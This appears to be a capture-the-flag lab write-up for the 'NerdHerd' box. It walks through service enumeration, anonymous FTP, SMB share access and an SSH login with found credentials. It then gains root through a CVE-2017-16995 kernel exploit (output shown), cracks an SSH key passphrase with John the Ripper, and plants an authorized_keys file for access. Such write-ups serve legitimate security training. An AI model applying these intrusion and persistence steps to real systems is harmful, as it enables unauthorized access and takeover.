NerdHerd

Enumeration

Nmap Scan

```
PORT    STATE SERVICE     REASON
21/tcp  open  ftp         syn-ack ttl 60
22/tcp  open  ssh         syn-ack ttl 60
139/tcp open  netbios-ssn  syn-ack ttl 60
445/tcp open  microsoft-ds syn-ack ttl 60
```

- FTP, SSH and Samba service

```
PORT    STATE  SERVICE     VERSION
21/tcp  open   ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    3 ftp      ftp          4096 Sep 11  2020 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.101.169
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status

22/tcp  open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0c:84:1b:36:b2:a2:e1:11:dd:6a:ef:42:7b:0d:bb:43 (RSA)
|   256 e2:5d:9e:e7:28:ea:d3:dd:d4:cc:20:86:a3:df:23:b8 (ECDSA)
|_  256 ec:be:23:7b:a9:4c:21:85:bc:a8:db:0e:7c:39:de:49 (ED25519)

139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 5 hops
Service Info: Host: NERDHERD; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: nerdherd
|   NetBIOS computer name: NERDHERD\x00
|   Domain name: \x00
|   FQDN: nerdherd
|_  System time: 2025-08-08T19:11:11+03:00
|_nbstat: NetBIOS name: NERDHERD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-08-08T16:11:12
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

- FTP - anonymous login is enabled.
- SSH - check if password authentication is enabled

FTP (21)

```
ftp> ls -la
229 Entering Extended Passive Mode (|||49526|)
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Sep 11  2020 .
drwxr-xr-x    3 ftp      ftp          4096 Sep 11  2020 ..
drwxr-xr-x    2 ftp      ftp          4096 Sep 14  2020 .jokesonyou
-rw-rw-r--    1 ftp      ftp         89894 Sep 11  2020 youfoundme.png
```

This is the image file




```
└─$ cat hellon3rd.txt
all you need is in the leet
```


leet == 1337


SSH (22)

```
└─$ ssh root@nerdherd.thm
The authenticity of host 'nerdherd.thm (10.201.73.254)' can't be established.
ED25519 key fingerprint is SHA256:4V4PIhnGrI839xlu2pqGA5v5JX8UwkjDWR2IK/ykQeE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'nerdherd.thm' (ED25519) to the list of known hosts.
root@nerdherd.thm's password:
```

- Password authentication is enabled


HTTP (1337)








```
394
395 <script>
396 function alertFunc() {
397   alert("HACKED by 0xpr0N3rd");
398   alert("Just kidding silly.. I left something in here for you to find")
399 }
400 </script>
401
402 <p>Maybe the answer is in <a href="https://www.youtube.com/watch?v=9Gc4QTqslN4">here</a>.</p>
403
404 </body>
405 </html>
406
```

(Decoding the lyrics of the song {pure CTF shit})






From the smb shares



SMB (139, 445)



(used enum4linux)

```
└─$ smbclient -L //nerdherd.thm/
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
```

```
        nerdherd_classified Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (nerdherd server (Samba, Ubuntu))
```

I tried connecting to the nerdherd_classified share but it didn't work. Maybe using the username and password will work.

```
└─$ smbclient //nerdherd.thm/nerdherd_classified -U 'nerdherd.thm\chuck'
Password for [NERDHERD.THM\chuck]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Sep 11 06:59:53 2020
  ..                                  D        0  Fri Nov  6 02:14:40 2020
  secr3t.txt                          N      125  Fri Sep 11 06:59:53 2020
```


```
└─$ cat secr3t.txt
Ssssh! don't tell this anyone because you deserved it this far:

        check out "/this1sn0tadirect0ry"

Sincerely,
        0xpr0N3rd
<3
```

Connecting to SSH

```
└─$ ssh chuck@nerdherd.thm
chuck@nerdherd.thm's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

747 packages can be updated.
522 updates are security updates.

Last login: Wed Oct 14 17:03:42 2020 from 22.0.97.11
chuck@nerdherd:~$
```

```
chuck@nerdherd:/var/www$ cd html
chuck@nerdherd:/var/www/html$ ls
admin  index.html  this1sn0tadirect0ry
chuck@nerdherd:/var/www/html$ cd admin
chuck@nerdherd:/var/www/html/admin$ ls
css  index.html
```

There is an admin panel in the web server.




```
                    Login
                </button>
            </div>

            <div class="text-center p-t-12">
                <span class="txt1">
                    Forgot
                </span>
                <a class="txt2" href="#">
                    Username / Password?
                </a>
            </div>

<!--
    these might help:
        Y2liYXJ0b3dza2k= : aGVoZWdvdTwdasddHlvdQ==
-->

            <div class="text-center p-t-136">
                <a class="txt2" href="#">
                    Create your Account
                    <i class="fa fa-long-arrow-right m-l-5" aria-hidden="true"></i>
                </a>
            </div>
        </form>
    </div>
</div>
</div>
```

Username was base64 encoding - able to retrieve the username.

Password looks like base64 but it isn’t.

Privilege escalation

```
chuck@nerdherd:/tmp$ uname -r
4.4.0-31-generic
chuck@nerdherd:/tmp$ cat /proc/version
Linux version 4.4.0-31-generic (buildd@lgw01-16) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2.1) ) #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016
```

Used linux exploit suggester for finding possible exploits.

Found CVE-2017-16995 in the results of linux exploit suggester.

```
huck@nerdherd:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88000b8cc900
```

```
[*] Leaking sock struct from ffff880014aae180
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88001f391780
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88001f391780
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
e),1000(chuck)
#
```

I found the RSA keys in the .ssh folder under root. I used it, but it required passphrase. So I used ssh2john and then john the ripper to crack the passphrase. But it was asking for password. Turns out there was no authorized_keys file in the SSH folder. I created a authorized_key and added the public key in it.